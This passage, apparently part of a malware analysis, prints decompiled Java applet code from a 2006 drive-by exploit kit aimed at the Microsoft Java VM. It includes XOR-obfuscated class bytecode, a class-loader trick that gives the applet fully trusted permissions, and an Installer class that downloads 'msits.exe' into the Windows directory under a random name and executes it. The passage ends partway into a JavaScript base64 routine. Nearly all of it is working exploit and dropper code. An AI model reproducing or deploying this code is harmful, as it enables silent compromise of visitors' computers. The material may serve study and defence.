       nameToPIDMap.put("com.ms.security.permissions.RegistryPermission",
PermissionID.REGISTRY);
       nameToPIDMap.put("com.ms.security.permissions.ClientStoragePermission",
PermissionID.CLIENTSTORE);
       nameToPIDMap.put("com.ms.security.permissions.UIPermission",
PermissionID.UI);
       nameToPIDMap.put("com.ms.security.permissions.SystemStreamsPermission",
PermissionID.SYSSTREAMS);
       nameToPIDMap.put("com.ms.security.permissions.UserFileIOPermission",
PermissionID.USERFILEIO);
       nameToPIDMap.put("com.ms.security.permissions.MultimediaPermission",
PermissionID.MULTIMEDIA);
       initPolicyEngine();
   }
}
```

dsbr.jar & /com/ms/security/SecurityClassLoader.class:

(With URLClassLoader_def[] & NewObject_def[] deobfuscated)

URLClassLoader_def.class
com.ms.vm.loader.URLClassLoader.class

```
package com.ms.vm.loader;

import com.ms.applet.BrowserAppletFrame;
import com.ms.security.*;
import com.ms.security.management.SecurityPolicy;
import com.ms.security.permissions.NetIOPermission;
import java.applet.AudioClip;
import java.awt.Image;
import java.io.InputStream;
import java.net.URL;
import java.net.URLConnection;
import java.util.Hashtable;
import java.util.Vector;

// Referenced classes of package com.ms.vm.loader:
//            ILoaderProgressListener, LoaderParams

public class URLClassLoader extends SecurityClassLoader
{

    private synchronized Class findClass(String s)
    {
        return null;
    }

    public URL getResource(String s)
    {
        return null;
    }

    void startDownloadUI(int i, String s)
    {
    }

    void stopDownloadUI()
    {
    }

    protected void setSecureState(String s, String s1)
    {
    }

    static URLClassLoader getCOMLoader(String s, String s1)
        throws Exception
    {
        return null;
    }

    public synchronized void adjustPermissions(PermissionDataSet permissiondataset)
    {
    }

    public URL getCodeBase()
    {
        return null;
    }

    synchronized void checkConnectionForRedirection(URLConnection urlconnection)
    {
    }

    public static PermissionDataSet createDefaultAppletPermissionData()
    {
```

```
    return null;
}

public synchronized AudioClip getAudioClip(URL url)
{
    return null;
}

public InputStream getResourceAsStream(String s)
{
    return null;
}

public void setOfflineContext(BrowserAppletFrame browserappletframe)
{
}

public void removeProgressListener(ILoaderProgressListener iloaderprogresslistener)
{
}

void initLoader()
{
}

public synchronized Image getImage(URL url)
{
    return null;
}

public void addProgressListener(ILoaderProgressListener iloaderprogresslistener)
{
}

PermissionSet getDefaultPermissions()
{
    return null;
}

void createDefaultLoaderPermissions()
{
}

public void setURLRedirectionAllowed(boolean flag)
{
}

public Class loadClass(String s)
    throws ClassNotFoundException
{
    return null;
}

protected Class loadClass(String s, boolean flag)
{
    return null;
}

public SecurityPolicy getSecurityPolicy()
    throws ClassNotFoundException
{
    return null;
}

public URLClassLoader(LoaderParams loaderparams)
{
}

public static Hashtable controlHash;
static final String regPath = "Software\\Microsoft\\Java VM";
static final boolean debug = false;
```

```
    static final boolean debugload = false;
    public Vector progressListeners;
    public PermissionSet defaultPermissions;
    public URL base;
    public Object resources;
    public String PMnamespace;
    public SecurityPolicy spolicy;
    public URL extraCodebases[];
    public BrowserAppletFrame offlinecontext;
    public boolean fLogLoads;
    public boolean fProhibitRedirects;
    public NetIOPermission netPerm;
}
```

NewObject_def.class

```
import com.ms.security.PermissionSet;
import com.ms.vm.loader.URLClassLoader;

public class NewObject
{

    public NewObject()
    {
    }

    public void change_permission(ProxyClassLoader proxyclassloader, PermissionSet permissionset)
    {
        proxyclassloader.original_loader.defaultPermissions = permissionset;
    }
}
```

ProxyClassLoader.class

```
import com.ms.vm.loader.URLClassLoader;
public class ProxyClassLoader {
   public ProxyClassLoader()     {
       BuildVersion = "10.05.2006";
   }
   String BuildVersion;
   public URLClassLoader original_loader;
}
```

OwnClassLoader.class

```
import com.ms.security.SecurityClassLoader;
public class OwnClassLoader extends SecurityClassLoader{
   public void GetReleaseDate()    {
       "Release 05.10.2006";
   }

   public OwnClassLoader()    {
       this;
       0;
       OwnClassLoader();
       null;
   }

   public OwnClassLoader(int i)    {    }

   protected Class loadClass(String s, boolean flag)    {
       if(s.equals("ProxyClassLoader"))
           return cl_ProxyClassLoader;
       if(s.equals("com.ms.vm.loader.URLClassLoader"))
           return __defineClass("com.ms.vm.loader.URLClassLoader",
UCL_definition, 0, UCL_definition.length);
       Class class1 = findSystemClass(s);
       if(flag)
           resolveClass(class1);
```

```
        return class1;
    }

    public Class __defineClass(String s, byte abyte0[], int i, int j)    {
        resolveClass(s = defineClass(s, abyte0, i, j));
        return s;
    }

    public byte UCL_definition[];
    public Class cl_ProxyClassLoader;
}
```

Installer.class

```
import com.ms.security.PermissionID;
import com.ms.security.PolicyEngine;
import com.ms.win32.Kernel32;
import java.applet.Applet;
import java.io.File;
import java.net.URL;
public class Installer{
    public Installer()    {
    }
    public void setApplet(URL url, Applet applet)    {
        String s = applet.getParameter("ModulePath");
        if(s == null)
            s = url.toString() + "msits.exe";
        try        {
            PolicyEngine.assertPermission(PermissionID.SYSTEM);
            try            {
                StringBuffer stringbuffer = new StringBuffer(256);
                String s1 = "abcdefghijklmnopqrstuvwxyz0123456789";
                String s2 = "";
                Kernel32.GetWindowsDirectory(stringbuffer, 256);
                int j = 0;
                double d;
                do                {
                    d = Math.random();
                    int i = (int)Math.round(d * 35D);
                    char c = s1.charAt(i);
                    s2 = s2 + c;
                } while(d != 0.0D && ++j < 8);
                s2 = stringbuffer + "\\" + s2 + ".exe";
                File file = new File(s2);
                System.loadLibrary("URLMON");
                URLDownloadToFile(0, s, s2, 0, 0);
                if(!file.exists())                {
                    Kernel32.Sleep(2000);
                    URLDownloadToFile(0, s, s2, 0, 0);
                }
                Runtime.getRuntime().exec(s2);
            }
            catch(Throwable _ex) { }
        }
        catch(Throwable _ex) { }
    }

    public String Get_Copyright()    {
        String s = "inet-lux team 24.05.2006";
        return s;
    }

    private static native int URLDownloadToFile(int i, String s,
String s1, int j, int k);
}
```

MagicApplet.class

```
import com.ms.security.PermissionDataSet;
import com.ms.security.PermissionSet;
import com.ms.vm.loader.URLClassLoader;
```

```
import java.applet.Applet;
import java.lang.reflect.Method;

public class MagicApplet extends Applet
{

   public void stop()
   {
   }

   public MagicApplet()
   {
       try
       {
           for(int i = 0; i < URLClassLoader_def.length; i++)
               URLClassLoader_def[i] = (byte)(URLClassLoader_def[i] ^ 5);

           for(int j = 0; j < NewObject_def.length; j++)
               NewObject_def[j] = (byte)(NewObject_def[j] ^ 6);

           ProxyClassLoader proxyclassloader = new ProxyClassLoader();
           OwnClassLoader ownclassloader = new OwnClassLoader();
           ownclassloader.cl_ProxyClassLoader = proxyclassloader.getClass();
           ownclassloader.UCL_definition = URLClassLoader_def;
           Class class1 = ownclassloader.__defineClass("NewObject",
NewObject_def, 0, NewObject_def.length);
           Object obj = class1.newInstance();
           Class aclass[] = new Class[2];
           aclass[0] = proxyclassloader.getClass();
           aclass[1] = Class.forName("com.ms.security.PermissionSet");
           Method method = class1.getMethod("change_permission", aclass);
           PermissionDataSet permissiondataset = new PermissionDataSet();
           permissiondataset.setFullyTrusted(true);
           PermissionSet permissionset = new PermissionSet(permissiondataset);
           URLClassLoader urlclassloader =
(URLClassLoader)getClass().getClassLoader();
           proxyclassloader.original_loader = urlclassloader;
           Object aobj[] = new Object[2];
           aobj[0] = proxyclassloader;
           aobj[1] = permissionset;
           method.invoke(obj, aobj);
           class1 = urlclassloader.loadClass("Installer");
           oInstaller = class1.newInstance();
           return;
       }
       catch(Throwable throwable)
       {
           return;
       }
   }

   public void init()
   {
       if(oInstaller != null && (oInstaller instanceof Installer))
           ((Installer)oInstaller).setApplet(getCodeBase(), this);
   }

   byte URLClassLoader_def[] = {
       -49, -5, -65, -69, 5, 6, 5, 40, 5, 92,
       2, 5, 7, 4, 5, 26, 102, 106, 104, 42,
       104, 118, 42, 115, 104, 42, 105, 106, 100, 97,
       96, 119, 42, 80, 87, 73, 70, 105, 100, 118,
       118, 73, 106, 100, 97, 96, 119, 2, 5, 1,
       4, 5, 38, 102, 106, 104, 42, 104, 118, 42,
       118, 96, 102, 112, 119, 108, 113, 124, 42, 86,
       96, 102, 112, 119, 108, 113, 124, 70, 105, 100,
       118, 118, 73, 106, 100, 97, 96, 119, 4, 5,
       14, 102, 106, 107, 113, 119, 106, 105, 77, 100,
       118, 109, 4, 5, 16, 73, 111, 100, 115, 100,
       42, 112, 113, 108, 105, 42, 77, 100, 118, 109,
       113, 100, 103, 105, 96, 62, 4, 5, 2, 119,
```

96, 98, 85, 100, 113, 109, 4, 5, 23, 73,
111, 100, 115, 100, 42, 105, 100, 107, 98, 42,
86, 113, 119, 108, 107, 98, 62, 13, 5, 15,
4, 5, 31, 86, 106, 99, 113, 114, 100, 119,
96, 89, 72, 108, 102, 119, 106, 118, 106, 99,
113, 89, 79, 100, 115, 100, 37, 83, 72, 4,
5, 8, 70, 106, 107, 118, 113, 100, 107, 113,
83, 100, 105, 112, 96, 4, 5, 0, 97, 96,
103, 112, 98, 4, 5, 4, 95, 6, 5, 5,
5, 5, 4, 5, 12, 97, 96, 103, 112, 98,
105, 106, 100, 97, 4, 5, 20, 117, 119, 106,
98, 119, 96, 118, 118, 73, 108, 118, 113, 96,
107, 96, 119, 118, 4, 5, 23, 73, 111, 100,
115, 100, 42, 112, 113, 108, 105, 42, 83, 96,
102, 113, 106, 119, 62, 4, 5, 23, 97, 96,
99, 100, 112, 105, 113, 85, 96, 119, 104, 108,
118, 118, 108, 106, 107, 118, 4, 5, 26, 73,
102, 106, 104, 42, 104, 118, 42, 118, 96, 102,
112, 119, 108, 113, 124, 42, 85, 96, 119, 104,
108, 118, 118, 108, 106, 107, 86, 96, 113, 62,
4, 5, 1, 103, 100, 118, 96, 4, 5, 11,
73, 111, 100, 115, 100, 42, 107, 96, 113, 42,
80, 87, 73, 62, 4, 5, 12, 119, 96, 118,
106, 112, 119, 102, 96, 118, 4, 5, 23, 73,
111, 100, 115, 100, 42, 105, 100, 107, 98, 42,
74, 103, 111, 96, 102, 113, 62, 4, 5, 14,
85, 72, 107, 100, 104, 96, 118, 117, 100, 102,
96, 4, 5, 2, 118, 117, 106, 105, 108, 102,
124, 4, 5, 46, 73, 102, 106, 104, 42, 104,
118, 42, 118, 96, 102, 112, 119, 108, 113, 124,
42, 104, 100, 107, 100, 98, 96, 104, 96, 107,
113, 42, 86, 96, 102, 112, 119, 108, 113, 124,
85, 106, 105, 108, 102, 124, 62, 4, 5, 11,
96, 125, 113, 119, 100, 70, 106, 97, 96, 103,
100, 118, 96, 118, 4, 5, 10, 94, 73, 111,
100, 115, 100, 42, 107, 96, 113, 42, 80, 87,
73, 62, 4, 5, 11, 106, 99, 99, 105, 108,
107, 96, 102, 106, 107, 113, 96, 125, 113, 4,
5, 39, 73, 102, 106, 104, 42, 104, 118, 42,
100, 117, 117, 105, 96, 113, 42, 71, 119, 106,
114, 118, 96, 119, 68, 117, 117, 105, 96, 113,
67, 119, 100, 104, 96, 62, 4, 5, 12, 99,
73, 106, 98, 73, 106, 100, 97, 118, 4, 5,
23, 99, 85, 119, 106, 109, 108, 103, 108, 113,
87, 96, 97, 108, 119, 96, 102, 113, 118, 4,
5, 2, 107, 96, 113, 85, 96, 119, 104, 4,
5, 40, 73, 102, 106, 104, 42, 104, 118, 42,
118, 96, 102, 112, 119, 108, 113, 124, 42, 117,
96, 119, 104, 108, 118, 118, 108, 106, 107, 118,
42, 75, 96, 113, 76, 74, 85, 96, 119, 104,
108, 118, 118, 108, 106, 107, 62, 4, 5, 12,
99, 108, 107, 97, 70, 105, 100, 118, 118, 4,
5, 32, 45, 73, 111, 100, 115, 100, 42, 105,
100, 107, 98, 42, 86, 113, 119, 108, 107, 98,
62, 44, 73, 111, 100, 115, 100, 42, 105, 100,
107, 98, 42, 70, 105, 100, 118, 118, 62, 4,
5, 1, 70, 106, 97, 96, 4, 5, 10, 73,
108, 107, 96, 75, 112, 104, 103, 96, 119, 81,
100, 103, 105, 96, 4, 5, 14, 98, 96, 113,
87, 96, 118, 106, 112, 119, 102, 96, 4, 5,
39, 45, 73, 111, 100, 115, 100, 42, 105, 100,
107, 98, 42, 86, 113, 119, 108, 107, 98, 62,
44, 73, 111, 100, 115, 100, 42, 107, 96, 113,
42, 80, 87, 73, 62, 4, 5, 10, 118, 113,
100, 119, 113, 65, 106, 114, 107, 105, 106, 100,
97, 80, 76, 4, 5, 19, 45, 76, 73, 111,
100, 115, 100, 42, 105, 100, 107, 98, 42, 86,
113, 119, 108, 107, 98, 62, 44, 83, 4, 5,
11, 118, 113, 106, 117, 65, 106, 114, 107, 105,
106, 100, 97, 80, 76, 4, 5, 6, 45, 44,
83, 4, 5, 11, 118, 96, 113, 86, 96, 102,

112, 119, 96, 86, 113, 100, 113, 96, 4, 5,
34, 45, 73, 111, 100, 115, 100, 42, 105, 100,
107, 98, 42, 86, 113, 119, 108, 107, 98, 62,
73, 111, 100, 115, 100, 42, 105, 100, 107, 98,
42, 86, 113, 119, 108, 107, 98, 62, 44, 83,
4, 5, 9, 98, 96, 113, 70, 74, 72, 73,
106, 100, 97, 96, 119, 4, 5, 66, 45, 73,
111, 100, 115, 100, 42, 105, 100, 107, 98, 42,
86, 113, 119, 108, 107, 98, 62, 73, 111, 100,
115, 100, 42, 105, 100, 107, 98, 42, 86, 113,
119, 108, 107, 98, 62, 44, 73, 102, 106, 104,
42, 104, 118, 42, 115, 104, 42, 105, 106, 100,
97, 96, 119, 42, 80, 87, 73, 70, 105, 100,
118, 118, 73, 106, 100, 97, 96, 119, 62, 4,
5, 15, 64, 125, 102, 96, 117, 113, 108, 106,
107, 118, 2, 5, 54, 4, 5, 22, 111, 100,
115, 100, 42, 105, 100, 107, 98, 42, 64, 125,
102, 96, 117, 113, 108, 106, 107, 4, 5, 20,
100, 97, 111, 112, 118, 113, 85, 96, 119, 104,
108, 118, 118, 108, 106, 107, 118, 4, 5, 35,
45, 73, 102, 106, 104, 42, 104, 118, 42, 118,
96, 102, 112, 119, 108, 113, 124, 42, 85, 96,
119, 104, 108, 118, 118, 108, 106, 107, 65, 100,
113, 100, 86, 96, 113, 62, 44, 83, 4, 5,
14, 98, 96, 113, 70, 106, 97, 96, 71, 100,
118, 96, 4, 5, 21, 45, 44, 73, 111, 100,
115, 100, 42, 107, 96, 113, 42, 80, 87, 73,
62, 4, 5, 24, 102, 109, 96, 102, 110, 70,
106, 107, 107, 96, 102, 113, 108, 106, 107, 67,
106, 119, 87, 96, 97, 108, 119, 96, 102, 113,
108, 106, 107, 4, 5, 30, 45, 73, 111, 100,
115, 100, 42, 107, 96, 113, 42, 80, 87, 73,
70, 106, 107, 107, 96, 102, 113, 108, 106, 107,
62, 44, 83, 4, 5, 36, 102, 119, 96, 100,
113, 96, 65, 96, 99, 100, 112, 105, 113, 68,
117, 117, 105, 96, 113, 85, 96, 119, 104, 108,
118, 118, 108, 106, 107, 65, 100, 113, 100, 4,
5, 32, 45, 44, 73, 102, 106, 104, 42, 104,
118, 42, 118, 96, 102, 112, 119, 108, 113, 124,
42, 85, 96, 119, 104, 108, 118, 118, 108, 106,
107, 65, 100, 113, 100, 86, 96, 113, 62, 4,
5, 9, 98, 96, 113, 68, 112, 97, 108, 106,
70, 105, 108, 117, 4, 5, 34, 45, 73, 111,
100, 115, 100, 42, 107, 96, 113, 42, 80, 87,
73, 62, 44, 73, 111, 100, 115, 100, 42, 100,
117, 117, 105, 96, 113, 42, 68, 112, 97, 108,
106, 70, 105, 108, 117, 62, 4, 5, 22, 98,
96, 113, 87, 96, 118, 106, 112, 119, 102, 96,
68, 118, 86, 113, 119, 96, 100, 104, 4, 5,
44, 45, 73, 111, 100, 115, 100, 42, 105, 100,
107, 98, 42, 86, 113, 119, 108, 107, 98, 62,
44, 73, 111, 100, 115, 100, 42, 108, 106, 42,
76, 107, 117, 112, 113, 86, 113, 119, 96, 100,
104, 62, 4, 5, 20, 118, 96, 113, 74, 99,
99, 105, 108, 107, 96, 70, 106, 107, 113, 96,
125, 113, 4, 5, 32, 45, 73, 102, 106, 104,
42, 104, 118, 42, 100, 117, 117, 105, 96, 113,
42, 71, 119, 106, 114, 118, 96, 119, 68, 117,
117, 105, 96, 113, 67, 119, 100, 104, 96, 62,
44, 83, 4, 5, 19, 119, 96, 104, 106, 115,
96, 85, 119, 106, 98, 119, 96, 118, 118, 73,
108, 118, 113, 96, 107, 96, 119, 4, 5, 40,
45, 73, 102, 106, 104, 42, 104, 118, 42, 115,
104, 42, 105, 106, 100, 97, 96, 119, 42, 76,
73, 106, 100, 97, 96, 119, 85, 119, 106, 98,
119, 96, 118, 118, 73, 108, 118, 113, 96, 107,
96, 119, 62, 44, 83, 4, 5, 15, 108, 107,
108, 113, 73, 106, 100, 97, 96, 119, 4, 5,
13, 98, 96, 113, 76, 104, 100, 98, 96, 4,
5, 37, 45, 73, 111, 100, 115, 100, 42, 107,
96, 113, 42, 80, 87, 73, 62, 44, 73, 111,

100, 115, 100, 42, 100, 114, 113, 42, 76, 104,
100, 98, 96, 62, 4, 5, 22, 100, 97, 97,
85, 119, 106, 98, 119, 96, 118, 118, 73, 108,
118, 113, 96, 107, 96, 119, 4, 5, 16, 98,
96, 113, 65, 96, 99, 100, 112, 105, 113, 85,
96, 119, 104, 108, 118, 118, 108, 106, 107, 118,
4, 5, 36, 45, 44, 73, 102, 106, 104, 42,
104, 118, 42, 118, 96, 102, 112, 119, 108, 113,
124, 42, 85, 96, 119, 104, 108, 118, 118, 108,
106, 107, 86, 96, 113, 62, 4, 5, 27, 102,
119, 96, 100, 113, 96, 65, 96, 99, 100, 112,
105, 113, 73, 106, 100, 97, 96, 119, 85, 96,
119, 104, 108, 118, 118, 108, 106, 107, 118, 4,
5, 29, 118, 96, 113, 80, 87, 73, 87, 96,
97, 108, 119, 96, 102, 113, 108, 106, 107, 68,
105, 105, 106, 114, 96, 97, 4, 5, 1, 45,
95, 44, 83, 4, 5, 12, 105, 106, 100, 97,
70, 105, 100, 118, 118, 2, 5, 74, 4, 5,
37, 111, 100, 115, 100, 42, 105, 100, 107, 98,
42, 70, 105, 100, 118, 118, 75, 106, 113, 67,
106, 112, 107, 97, 64, 125, 102, 96, 117, 113,
108, 106, 107, 4, 5, 35, 45, 73, 111, 100,
115, 100, 42, 105, 100, 107, 98, 42, 86, 113,
119, 108, 107, 98, 62, 95, 44, 73, 111, 100,
115, 100, 42, 105, 100, 107, 98, 42, 70, 105,
100, 118, 118, 62, 4, 5, 20, 98, 96, 113,
86, 96, 102, 112, 119, 108, 113, 124, 85, 106,
105, 108, 102, 124, 4, 5, 40, 45, 44, 73,
102, 106, 104, 42, 104, 118, 42, 118, 96, 102,
112, 119, 108, 113, 124, 42, 104, 100, 107, 100,
98, 96, 104, 96, 107, 113, 42, 86, 96, 102,
112, 119, 108, 113, 124, 85, 106, 105, 108, 102,
124, 62, 4, 5, 3, 57, 108, 107, 108, 113,
59, 4, 5, 39, 45, 73, 102, 106, 104, 42,
104, 118, 42, 115, 104, 42, 105, 106, 100, 97,
96, 119, 42, 73, 106, 100, 97, 96, 119, 85,
100, 119, 100, 104, 118, 62, 44, 83, 9, 5,
86, 5, 41, 15, 5, 6, 5, 80, 4, 5,
22, 80, 87, 73, 70, 105, 100, 118, 118, 73,
106, 100, 97, 96, 119, 43, 111, 100, 115, 100,
4, 5, 15, 86, 106, 112, 119, 102, 96, 67,
108, 105, 96, 5, 36, 5, 4, 5, 6, 5,
5, 5, 10, 5, 12, 5, 0, 5, 3, 5,
5, 5, 29, 5, 2, 5, 13, 5, 4, 5,
14, 5, 5, 5, 7, 5, 12, 5, 29, 5,
9, 5, 8, 5, 4, 5, 14, 5, 5, 5,
7, 5, 11, 5, 29, 5, 10, 5, 8, 5,
4, 5, 14, 5, 5, 5, 7, 5, 11, 5,
4, 5, 21, 5, 20, 5, 5, 5, 4, 5,
23, 5, 22, 5, 5, 5, 4, 5, 17, 5,
16, 5, 5, 5, 4, 5, 19, 5, 18, 5,
5, 5, 4, 5, 29, 5, 13, 5, 5, 5,
4, 5, 28, 5, 31, 5, 5, 5, 4, 5,
30, 5, 25, 5, 5, 5, 4, 5, 24, 5,
27, 5, 5, 5, 4, 5, 26, 5, 8, 5,
5, 5, 4, 5, 37, 5, 8, 5, 5, 5,
4, 5, 36, 5, 39, 5, 5, 5, 29, 5,
39, 5, 38, 5, 33, 5, 4, 5, 32, 5,
5, 5, 31, 5, 4, 5, 7, 5, 5, 5,
7, 4, -75, 5, 5, 5, 4, 5, 35, 5,
5, 5, 3, 5, 4, 5, 5, 5, 45, 5,
4, 5, 34, 5, 45, 5, 4, 5, 32, 5,
5, 5, 31, 5, 4, 5, 7, 5, 5, 5,
7, 4, -75, 5, 5, 5, 4, 5, 35, 5,
5, 5, 3, 5, 4, 5, 5, 5, 41, 5,
5, 5, 44, 5, 47, 5, 4, 5, 32, 5,
5, 5, 28, 5, 5, 5, 6, 5, 5, 5,
4, -76, 5, 5, 5, 4, 5, 35, 5, 5,
5, 3, 5, 4, 5, 5, 5, 53, 5, 5,
5, 46, 5, 41, 5, 4, 5, 32, 5, 5,
5, 28, 5, 5, 5, 4, 5, 5, 5, 4,

-76, 5, 5, 5, 4, 5, 35, 5, 5, 5,
3, 5, 4, 5, 5, 5, 54, 5, 1, 5,
40, 5, 43, 5, 4, 5, 32, 5, 5, 5,
28, 5, 5, 5, 6, 5, 5, 5, 4, -76,
5, 5, 5, 4, 5, 35, 5, 5, 5, 3,
5, 4, 5, 5, 5, 51, 5, 13, 5, 42,
5, 53, 5, 7, 5, 52, 5, 5, 5, 1,
5, 4, 5, 55, 5, 32, 5, 5, 5, 27,
5, 4, 5, 7, 5, 5, 5, 7, 4, -75,
5, 5, 5, 4, 5, 35, 5, 5, 5, 15,
5, 7, 5, 5, 5, 56, 5, 5, 5, 59,
5, 36, 5, 49, 5, 48, 5, 4, 5, 32,
5, 5, 5, 28, 5, 5, 5, 7, 5, 5,
5, 4, -76, 5, 5, 5, 4, 5, 35, 5,
5, 5, 3, 5, 4, 5, 5, 5, 71, 5,
4, 5, 51, 5, 50, 5, 4, 5, 32, 5,
5, 5, 31, 5, 4, 5, 4, 5, 5, 5,
7, 4, -75, 5, 5, 5, 4, 5, 35, 5,
5, 5, 3, 5, 4, 5, 5, 5, 64, 5,
37, 5, 61, 5, 60, 5, 4, 5, 32, 5,
5, 5, 28, 5, 5, 5, 7, 5, 5, 5,
4, -76, 5, 5, 5, 4, 5, 35, 5, 5,
5, 3, 5, 4, 5, 5, 5, 76, 5, 12,
5, 63, 5, 62, 5, 4, 5, 32, 5, 5,
5, 31, 5, 4, 5, 5, 5, 5, 5, 7,
4, -75, 5, 5, 5, 4, 5, 35, 5, 5,
5, 3, 5, 4, 5, 5, 5, 73, 5, 36,
5, 57, 5, 56, 5, 4, 5, 32, 5, 5,
5, 31, 5, 4, 5, 7, 5, 5, 5, 7,
4, -75, 5, 5, 5, 4, 5, 35, 5, 5,
5, 3, 5, 4, 5, 5, 5, 85, 5, 4,
5, 59, 5, 58, 5, 4, 5, 32, 5, 5,
5, 31, 5, 4, 5, 7, 5, 5, 5, 7,
4, -75, 5, 5, 5, 4, 5, 35, 5, 5,
5, 3, 5, 4, 5, 5, 5, 81, 5, 4,
5, 69, 5, 68, 5, 4, 5, 32, 5, 5,
5, 28, 5, 5, 5, 7, 5, 5, 5, 4,
-76, 5, 5, 5, 4, 5, 35, 5, 5, 5,
3, 5, 4, 5, 5, 5, 92, 5, 4, 5,
71, 5, 70, 5, 4, 5, 32, 5, 5, 5,
28, 5, 5, 5, 7, 5, 5, 5, 4, -76,
5, 5, 5, 4, 5, 35, 5, 5, 5, 3,
5, 4, 5, 5, 5, 89, 5, 5, 5, 65,
5, 41, 5, 4, 5, 32, 5, 5, 5, 28,
5, 5, 5, 4, 5, 5, 5, 4, -76, 5,
5, 5, 4, 5, 35, 5, 5, 5, 3, 5,
4, 5, 5, 5, 90, 5, 36, 5, 64, 5,
67, 5, 4, 5, 32, 5, 5, 5, 31, 5,
4, 5, 7, 5, 5, 5, 7, 4, -75, 5,
5, 5, 4, 5, 35, 5, 5, 5, 3, 5,
4, 5, 5, 5, 103, 5, 4, 5, 66, 5,
70, 5, 4, 5, 32, 5, 5, 5, 28, 5,
5, 5, 7, 5, 5, 5, 4, -76, 5, 5,
5, 4, 5, 35, 5, 5, 5, 3, 5, 4,
5, 5, 5, 99, 5, 5, 5, 77, 5, 76,
5, 4, 5, 32, 5, 5, 5, 31, 5, 4,
5, 4, 5, 5, 5, 7, 4, -75, 5, 5,
5, 4, 5, 35, 5, 5, 5, 3, 5, 4,
5, 5, 5, 108, 5, 5, 5, 79, 5, 41,
5, 4, 5, 32, 5, 5, 5, 28, 5, 5,
5, 4, 5, 5, 5, 4, -76, 5, 5, 5,
4, 5, 35, 5, 5, 5, 3, 5, 4, 5,
5, 5, 104, 5, 4, 5, 78, 5, 73, 5,
4, 5, 32, 5, 5, 5, 28, 5, 5, 5,
7, 5, 5, 5, 4, -76, 5, 5, 5, 4,
5, 35, 5, 5, 5, 3, 5, 4, 5, 5,
5, 117, 5, 4, 5, 72, 5, 33, 5, 7,
5, 52, 5, 5, 5, 1, 5, 4, 5, 75,
5, 32, 5, 5, 5, 31, 5, 4, 5, 7,
5, 5, 5, 7, 4, -75, 5, 5, 5, 4,
5, 35, 5, 5, 5, 3, 5, 4, 5, 5,

```
        5, 113, 5, 1, 5, 72, 5, 85, 5, 4,
        5, 32, 5, 5, 5, 31, 5, 4, 5, 6,
        5, 5, 5, 7, 4, -75, 5, 5, 5, 4,
        5, 35, 5, 5, 5, 3, 5, 4, 5, 5,
        5, 125, 5, 4, 5, 84, 5, 87, 5, 7,
        5, 52, 5, 5, 5, 1, 5, 4, 5, 75,
        5, 32, 5, 5, 5, 31, 5, 4, 5, 4,
        5, 5, 5, 7, 4, -75, 5, 5, 5, 4,
        5, 35, 5, 5, 5, 3, 5, 4, 5, 5,
        5, 121, 5, 4, 5, 86, 5, 81, 5, 4,
        5, 32, 5, 5, 5, 36, 5, 4, 5, 7,
        5, 5, 5, 0, 47, -78, 5, 83, -76, 5,
        5, 5, 4, 5, 35, 5, 5, 5, 15, 5,
        7, 5, 5, 5, 61, 5, 1, 5, 60, 5,
        4, 5, 93, 5, 5, 5, 7, 5, 82
    };
    byte NewObject_def[] = {
        -52, -8, -68, -72, 6, 5, 6, 43, 6, 28,
        7, 6, 22, 108, 103, 112, 103, 41, 106, 103,
        104, 97, 41, 73, 100, 108, 99, 101, 114, 7,
        6, 0, 58, 111, 104, 111, 114, 56, 1, 6,
        7, 10, 6, 4, 6, 13, 7, 6, 20, 98,
        99, 96, 103, 115, 106, 114, 86, 99, 116, 107,
        111, 117, 117, 111, 105, 104, 117, 7, 6, 9,
        105, 116, 111, 97, 111, 104, 103, 106, 89, 106,
        105, 103, 98, 99, 116, 7, 6, 22, 86, 116,
        105, 126, 127, 69, 106, 103, 117, 117, 74, 105,
        103, 98, 99, 116, 7, 6, 15, 72, 99, 113,
        73, 100, 108, 99, 101, 114, 15, 6, 19, 6,
        22, 7, 6, 25, 101, 105, 107, 41, 107, 117,
        41, 112, 107, 41, 106, 105, 103, 98, 99, 116,
        41, 83, 84, 74, 69, 106, 103, 117, 117, 74,
        105, 103, 98, 99, 116, 7, 6, 5, 46, 47,
        80, 7, 6, 2, 69, 105, 98, 99, 15, 6,
        17, 6, 31, 7, 6, 23, 101, 110, 103, 104,
        97, 99, 89, 118, 99, 116, 107, 111, 117, 117,
        111, 105, 104, 7, 6, 12, 85, 105, 115, 116,
        101, 99, 64, 111, 106, 99, 10, 6, 3, 6,
        23, 7, 6, 25, 74, 101, 105, 107, 41, 107,
        117, 41, 117, 99, 101, 115, 116, 111, 114, 127,
        41, 86, 99, 116, 107, 111, 117, 117, 111, 105,
        104, 85, 99, 114, 61, 7, 6, 13, 72, 99,
        113, 73, 100, 108, 99, 101, 114, 40, 108, 12,
        6, 5, 6, 2, 7, 6, 50, 46, 74, 86,
        116, 105, 126, 127, 69, 106, 103, 117, 117, 74,
        105, 103, 98, 99, 116, 61, 74, 101, 105, 107,
        41, 107, 117, 41, 117, 99, 101, 115, 116, 111,
        114, 127, 41, 86, 99, 116, 107, 111, 117, 117,
        111, 105, 104, 85, 99, 114, 61, 47, 80, 1,
        6, 12, 7, 6, 39, 74, 101, 105, 107, 41,
        107, 117, 41, 112, 107, 41, 106, 105, 103, 98,
        99, 116, 41, 83, 84, 74, 69, 106, 103, 117,
        117, 74, 105, 103, 98, 99, 116, 61, 1, 6,
        1, 1, 6, 14, 10, 6, 0, 6, 16, 6,
        39, 6, 30, 6, 5, 6, 6, 6, 6, 6,
        4, 6, 7, 6, 4, 6, 13, 6, 7, 6,
        10, 6, 6, 6, 23, 6, 3, 6, 3, 6,
        6, 6, 3, 44, -79, 6, 21, -73, 6, 6,
        6, 6, 6, 7, 6, 8, 6, 18, 6, 7,
        6, 10, 6, 6, 6, 19, 6, 3, 6, 3,
        6, 6, 6, 15, 45, -78, 6, 11, 42, -77,
        6, 15, -73, 6, 6, 6, 6, 6, 7, 6,
        9, 6, 6, 6, 4, 6, 20
    };
    private Object oInstaller;
}
```

```
function Crypt() {

   // private property
   this._keyStr = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=';

   // public method for encoding
   this.encode = function (input) {
      var output = '';
      var chr1, chr2, chr3, enc1, enc2, enc3, enc4;
      var i = 0;

      input = this._utf8_encode(input);

      while (i < input.length) {

      chr1 = input.charCodeAt(i++);
      chr2 = input.charCodeAt(i++);
      chr3 = input.charCodeAt(i++);

      enc1 = chr1 >> 2;
      enc2 = ((chr1 & 3) << 4) | (chr2 >> 4);
      enc3 = ((chr2 & 15) << 2) | (chr3 >> 6);
      enc4 = chr3 & 63;

      if (isNaN(chr2)) {
         enc3 = enc4 = 64;
      } else if (isNaN(chr3)) {
